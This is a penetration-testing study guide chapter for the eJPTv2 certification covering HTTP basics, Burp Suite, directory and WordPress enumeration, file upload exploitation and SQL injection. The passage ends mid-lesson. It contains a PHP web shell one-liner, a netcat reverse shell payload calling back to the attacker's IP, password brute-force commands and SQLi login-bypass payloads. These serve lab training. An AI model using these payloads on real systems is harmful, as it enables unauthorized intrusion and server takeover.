SECURITY EAGLES

eJPTv2

Junior Penetration Tester Certification

STUDY GUIDE

www.securityeagles.com

FROM LEARNERS TO LEADERS

Web Application Fundamentals & Basic Attacks

eJPTv2 Certification Study Guide

From Learners to Leaders

Security Eagles

21 January 2026

Contents

6 Web Application Fundamentals & Basic Attacks **2**
6.1 Web Application Basics . . . 2
6.1.1 Concept: The Restaurant Analogy . . . 2
6.1.2 Web Application Architecture . . . 3
6.1.3 HTTP Methods (The Types of Orders) . . . 3
6.1.4 HTTP Status Codes (The Waiter's Reply) . . . 4
6.1.5 Cookies & Sessions: How They Remember You . . . 4
6.2 Burp Suite Essentials: Your Hacking Dashboard . . . 6
6.2.1 Step 0: Setting Up Your Environment . . . 6
6.2.2 Step 1: Intercepting Traffic . . . 7
6.2.3 Step 2: Using Repeater (The Lab Bench) . . . 8
6.2.4 Step 3: Using Intruder (The Brute-Forcer) . . . 9
6.2.5 Step 4: Using Decoder (The Translator) . . . 10
6.3 Web Reconnaissance: Mapping the Attack Surface . . . 12
6.3.1 Finding Hidden Doors with Gobuster . . . 12
6.3.2 Special Case: WordPress Enumeration . . . 13
6.4 File Upload Vulnerabilities: The Easy Shell . . . 14
6.4.1 The Concept . . . 14
6.4.2 Step-by-Step Exploitation Lab . . . 14
6.5 Bonus: Advanced Injection Essentials . . . 16
6.5.1 SQL Injection: Breaking Into the Database . . . 16
6.5.2 Cross-Site Scripting (XSS): Hijacking the Browser . . . 19
6.5.3 Command Injection: When Input Becomes Code . . . 21
6.6 Hands-On Lab Challenge . . . 22

A Quick Reference Cheatsheet **23**

6 Web Application Fundamentals & Basic Attacks

6.1 Web Application Basics

6.1.1 Concept: The Restaurant Analogy

To understand how the web works, imagine a restaurant.

- **You (The Client / Browser):** You sit at a table and look at the menu. You want to order food.
- **The Waiter (HTTP Request):** You call the waiter and give your order. "I would like a Burger".
- **The Kitchen (The Server):** The waiter takes your order to the kitchen. The kitchen prepares the burger.
- **The Waiter Returns (HTTP Response):** The waiter brings the burger back to your table.

In web terms:

1. You type `google.com` in your browser (Client).
2. Your browser sends a **GET Request** (The Order) to Google's Server (The Kitchen).
3. Google's Server finds the homepage files.
4. The Server sends the files back with a **200 OK Response** (The Food).



Figure 1: The HTTP Request-Response Cycle Analogy (Source: AI Generated Illustration)

6.1.2 Web Application Architecture

Before analyzing packets, we must understand the structure. Most modern web apps follow a **3-Tier Architecture**:

1. **Presentation Tier (Client):** The browser (HTML/CSS/JS) that the user sees.
2. **Logic Tier (Server/Backend):** Processes commands, makes logical decisions (PHP, Python, Java).
3. **Data Tier (Database):** Stores the information (MySQL, PostgreSQL).



Figure 2: The 3-Tier Web Architecture (Source: AI Generated Illustration)

Why this matters?

Attacks happen at different layers. XSS happens in the **Client**. SQL Injection happens in the **Database**.

6.1.3 HTTP Methods (The Types of Orders)

Just like you can order food, ask for the bill, or return a dish, you can talk to a server in different ways.

Method	Simple Explanation
GET	"Can I see the menu?" (Reading a page). Most common.
POST	"Here is my order form." (Sending login info, submitting a form).
PUT	"I want to replace this dish." (Uploading or updating a file).
DELETE	"Take this away." (Deleting a file).
OPTIONS	"What services do you offer?" (Checking what methods are allowed).

6.1.4 HTTP Status Codes (The Waiter's Reply)

When the waiter (server) comes back, they don't just bring food. They tell you how things went. This is the Status Code.

Code	Name	What it Means (For Hackers)
200	OK	Success! The page loaded.
301/302	Redirect	The page moved. Follow the new URL.
400	Bad Request	You sent something wrong (malformed syntax).
401	Unauthorized	You need to log in (authentication required).
403	Forbidden	You're logged in, but not allowed here (authorization issue).
404	Not Found	The page doesn't exist. Try other paths!
500	Internal Server Error	The SERVER broke. Your input might have crashed it (possible injection?).

403 vs 401

- **401 Unauthorized:** "Who are you? Please log in."
- **403 Forbidden:** "I know who you are, but you can't access this."

If you see a `403` on `/admin`, the page EXISTS but you need higher privileges.

6.1.5 Cookies & Sessions: How They Remember You

HTTP is **stateless**. The server forgets you after every request. To "remember" you (e.g., that you logged in), the server gives you a **Cookie**.

Think of it like this:

- You go to a theme park and buy a day pass.
- They give you a **wristband** (the Cookie).
- Every time you enter a ride, you show the wristband. They don't ask you to pay again.

The Attack Angle: If you can **steal** someone's cookie (their wristband), you can pretend to be them! This is called **Session Hijacking**.

Viewing Cookies in Burp

1. Intercept a request in Burp Suite.
2. Look for the `Cookie:` header. It might look like this:

```
Cookie: PHPSESSID=abc123def456; user=admin
```

If you change `user=admin` to `user=root`, will it let you in? Test it in Repeater!

Session Hijacking

If you find a way to steal another user's `PHPSESSID` cookie (via XSS, for example), you can take over their session by simply copying their cookie value into your own browser.

Advanced Web Protocol Study

The internet is documented here. If you don't understand a header, look it up:

- MDN Web Docs: HTTP Overview (The Bible of the Web)

6.2 Burp Suite Essentials: Your Hacking Dashboard

6.2.1 Step 0: Setting Up Your Environment

Before you hack, you need to intercept the traffic.

1. Install FoxyProxy (Browser Extension)

1. Open Firefox.
2. Go to Add-ons and search for "FoxyProxy Standard".
3. Install it.
4. Click the Fox icon -> Options -> Add New Proxy.
5. **IP Address:** 127.0.0.1
6. **Port:** 8080
7. Save it.



Figure 3: Setting up FoxyProxy for Burp Suite

Crucial: Private Browsing

Extensions like FoxyProxy are **disabled** by default in Incognito/Private tabs.
You must go to your browser's extension settings and toggle **"Allow in Private"** (or "Allow in Incognito") to ON. If you forget this, Burp Suite will not see your traffic!

2. Start Burp Suite

1. Open Burp Suite Community Edition.
2. Click "Next" -> "Start Burp".
3. Go to the **Proxy** tab -> **Intercept** sub-tab.
4. Make sure "Intercept is on" is BUTTON PRESSED.



Figure 4: Intercept is on

6.2.2 Step 1: Intercepting Traffic

Now, let's catch a request in mid-air!

1. In Firefox, click FoxyProxy and select your "Burp" proxy.
2. Type `http://google.com` (or your target IP) and hit Enter.
3. **The browser will freeze!** This is good. It's waiting for you.
4. Go to Burp Suite. You will see the request paused there.



Figure 5: Intercepting a browser request in Burp Suite

Stuck? Check the Toggle!

If your browser keeps loading endlessly and nothing happens, check the **Intercept is On** button in Burp Suite.
You must click **Forward** to let the request go through, or toggle it to **Intercept is Off** to browse normally.

What to do next?

From here, you have two choices:

- **Forward:** Let the request go to the server.
- **Drop:** Delete the request (blocking it).
- **Action:** Right-click -> "Send to Repeater" (The most useful feature!).

6.2.3 Step 2: Using Repeater (The Lab Bench)

Repeater lets you modify the request and send it again and again.

1. In the Proxy tab, right-click the paused request.
2. Select **Send to Repeater**.
3. Go to the **Repeater** tab.
4. Change something! (e.g., change `User-Agent: Mozilla` to `User-Agent: HackerOne`).
5. Click **Send**.
6. Look at the **Response** panel on the right. Did the server react differently?



Figure 6: Modifying a request in Repeater

Work Faster with Hotkeys

Instead of right-clicking every time, use **Ctrl + R** (or Cmd + R on Mac) to instantly send any request from Proxy to Repeater.
In Repeater, use **Ctrl + Space** to send the request without clicking the "Send" button.

6.2.4 Step 3: Using Intruder (The Brute-Forcer)

Intruder is your automated attack machine. Use it when you need to try many values quickly (passwords, IDs, etc.).

Scenario: You found a login page at `http://192.168.1.10/login.php`. You want to brute-force the password for user "admin".

1. Capture the login request in Proxy.
2. Right-click -> **Send to Intruder**.
3. Go to the **Intruder** tab.
4. In the **Positions** tab, Burp will highlight parameters with § symbols.
5. Click **Clear §** to remove all markers.
6. Select ONLY the password value (e.g., `password123`) and click **Add §**.
7. Go to the **Payloads** tab.
8. In **Payload Options**, click **Load...** and select a wordlist (e.g., `/usr/share/wordlists/rockyou.txt`).
9. Click **Start Attack**.



Figure 7: Burp Intruder brute-forcing a password field

Finding the Right Password

Watch the **Length** column. The correct password will have a **different response length** (usually shorter or larger because the server responds with "Login Successful" instead of "Login Failed").

6.2.5 Step 4: Using Decoder (The Translator)

Data on the web is often encoded to travel safely (e.g., Spaces become `%20`). As a hacker, you need to read the raw data.

Common Encodings:

- **URL Encoding:** Converts characters into safe ASCII format (e.g., < becomes `%3C`).
- **Base64:** Used to encode binary data as text (looks like `YWJjMTIz`).
- **HTML Entities:** Used to display reserved characters (e.g., `<`).

Using the Decoder

1. Go to the **Decoder** tab.
2. Type or paste your scrambled text (e.g., `YWRtaW4=`).
3. Click **Decode as ...** → **Base64**.
4. Result: `admin`.



Figure 8: Decoding Base64 encoded text in Burp Suite

Master Burp Suite for Free

Want to become a pro? The makers of Burp Suite offer free, interactive labs.
Recommended Resource: PortSwigger Web Security Academy
Start with the "Apprentice" labs to practice what you just learned!

6.3 Web Reconnaissance: Mapping the Attack Surface

6.3.1 Finding Hidden Doors with Gobuster

Think of a web server as a building. You can see the front door ('index.php'), but are there back doors? Employee entrances?

Gobuster knocks on every possible door name to see if it opens.

Step-by-Step Gobuster Scan

The Command Breakdown: `gobuster dir -u <URL> -w <WORDLIST>`

- `dir`: We are looking for directories.
- `-u`: The Target URL (e.g., `http://192.168.1.10`).
- `-w`: The Wordlist (The list of door names to try).

Run this command:

```
gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirb/common.
    txt
```

Terminal Output - What Success Looks Like

```
/index.php (Status: 200)
/images (Status: 301)
/admin (Status: 301)  <-- JACKPOT! Admin panel found.
/uploads (Status: 301) <-- Interesting... maybe we can upload files here?
/robots.txt (Status: 200)
```

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Status codes:            200,204,301,302,307,401,403
===============================================================
/admin               (Status: 301) [Size: 124] [--> http://192.168.1.10/admin/]
/images              (Status: 301) [Size: 125] [--> http://192.168.1.10/images/]
/index.php           (Status: 200) [Size: 2048]
/robots.txt          (Status: 200) [Size: 45]
/uploads             (Status: 301) [Size: 126] [--> http://192.168.1.10/uploads/]
===============================================================
Finished

┌──(arjaz㉿kali)-[~]
└─$
```

Figure 9: Gobuster finding the /admin directory

6.3.2 Special Case: WordPress Enumeration

WordPress is the most common CMS. If you identify a site running WordPress, switch immediately to `wpscan`.

WPScan Usage

```
# General Enumeration (Themes, Plugins, Users)
wpscan --url http://192.168.1.10/wordpress -e t,p,u

# Aggressive User Enumeration
wpscan --url http://192.168.1.10/wordpress -e u --detection-mode
    aggressive

# Password Attack (Brute Force)
wpscan --url http://192.168.1.10/wordpress -U users.txt -P /usr/share/
    wordlists/rockyou.txt
```

Command Breakdown

- `-url <URL>`: Specifies the target WordPress site.
- `-e t,p,u`: Enumeration mode. **t**=Themes, **p**=Plugins, **u**=Users.
- `-detection-mode aggressive`: Forces the tool to use intrusive methods to find hidden users/plugins (Warning: This is noisy!).
- `-U <FILE>`: The list of usernames to test.
- `-P <FILE>`: The list of passwords to try (Brute Force).

What WPScan Finds

- **Vulnerable Plugins:** The #1 way WordPress sites get hacked.
- **Usernames:** By checking Author archives (/?author=1).
- **Timthumb:** An old image resizing script that allows Remote Code Execution.

Wordlists & Recon

Tools are useless without good wordlists.

- SecLists GitHub Repo (The industry standard collection of wordlists)

6.4 File Upload Vulnerabilities: The Easy Shell

6.4.1 The Concept

If a website lets you upload a profile picture, but doesn't check if it's actually a picture, you can upload a **Virus** (or a Shell).

6.4.2 Step-by-Step Exploitation Lab

Scenario: You found an upload page at `http://192.168.1.10/upload.php`.

Step 1: Create the Malicious File Open your terminal and create a simple PHP shell.

```
echo "<?php system(\$_GET['cmd']); ?>" > shell.php
```

Explanation: This script tells the server "Run whatever system command I send in the 'cmd' parameter".

Step 2: Upload the File

1. Go to the upload page in your browser.
2. Click "Browse" and select your `shell.php`.
3. Click "Upload".



Figure 10: Uploading the malicious php file

Step 3: Find the File
Usually, files land in an `/uploads` or `/images` folder. Using Gobuster earlier, we saw `/uploads`. Let's check there.

Step 4: Execute Commands (Remote Code Execution)
Now, we visit our file and give it a command. URL: `http://192.168.1.10/uploads/shell.php?cmd=whoami`



Figure 11: Remote Code Execution (RCE) success.

Execution Method: Once `shell.php` is uploaded, we trigger it by navigating to the file's URL and appending our command as a parameter (e.g., `?cmd=whoami`). The server runs the command and displays the user ID (e.g., `www-data`) in the browser.

Step 5: Upgrade to a Full Shell
Executing commands in the URL is annoying. Let's force the server to connect back to us (Reverse Shell).

1. **On your machine (Listener):**

```
nc -nvlp 4444
```

Understanding the Listener Flags:

- `-n`: No DNS lookup (makes it faster).
- `-v`: Verbose (shows you connection details when they happen).
- `-l`: Listen mode (waits for an incoming connection).
- `-p 4444`: Specifies the port to open.

2. **In the Browser (Payload):**

```
# URL encoded example:
http://192.168.1.10/uploads/shell.php?cmd=nc -e /bin/bash <YOUR_IP> 4444
```

3. **Check your Listener:** You should see a connection! You now have full control over the server.

Advanced Bypass Techniques

Basic uploads are easy. Real life requires bypassing filters.

- HackTricks: File Upload (The best collection of bypass tricks)

6.5 Bonus: Advanced Injection Essentials

Scope Note

SQL Injection and XSS are massive topics. This section covers the **Fundamentals** required for the eJPTv2 certification.
While these attacks are part of the course, mastering them requires deeper study beyond the basics presented here. Consider this "Bonus Knowledge" for building a strong foundation.

6.5.1 SQL Injection: Breaking Into the Database

The Concept: The Dishonest Librarian

Imagine a library where you ask the librarian for a book by filling out a request card.

Normal Request: "Please give me the book titled 'Harry Potter'"

The librarian goes to the shelf and brings back that specific book.

Malicious Request: "Please give me the book titled 'Harry Potter' OR just give me ALL books"

The confused librarian gives you the ENTIRE library!

That's SQL Injection. You trick the database into running YOUR commands instead of just searching.

How Databases Talk (SQL Basics)

Websites store data in databases using a language called SQL.

A Normal Login Query:

```
SELECT * FROM users WHERE username='admin' AND password='pass123'
```

If both match, you get in. If not, you're blocked.

The Attack: Login Bypass

Scenario: You found a login page at `http://192.168.1.10/login.php`

Step 1: Test for SQLi In the username field, type: `admin' OR '1'='1`

What Happens Behind the Scenes

The server builds this query:

```
SELECT * FROM users WHERE username='admin' OR '1'='1' AND password=''
```

Since `'1'='1'` is ALWAYS TRUE, the query returns ALL users, and you get logged in as the first user (usually admin)!

Common SQLi Payloads

Payload	What It Does
`' OR '1'='1`	Bypasses login (always true condition)
`' OR 1=1- -`	Same, but `- -` comments out the rest
`admin'- -`	Logs in as admin, ignores password check
`' UNION SELECT null- -`	Combines queries to extract data

Step-by-Step Manual Exploitation

Step 1: Confirm SQLi Exists

URL: `http://192.168.1.10/product.php?id=1'`

If you see an error like "SQL syntax error", the site is vulnerable!

Step 2: Find Number of Columns

```
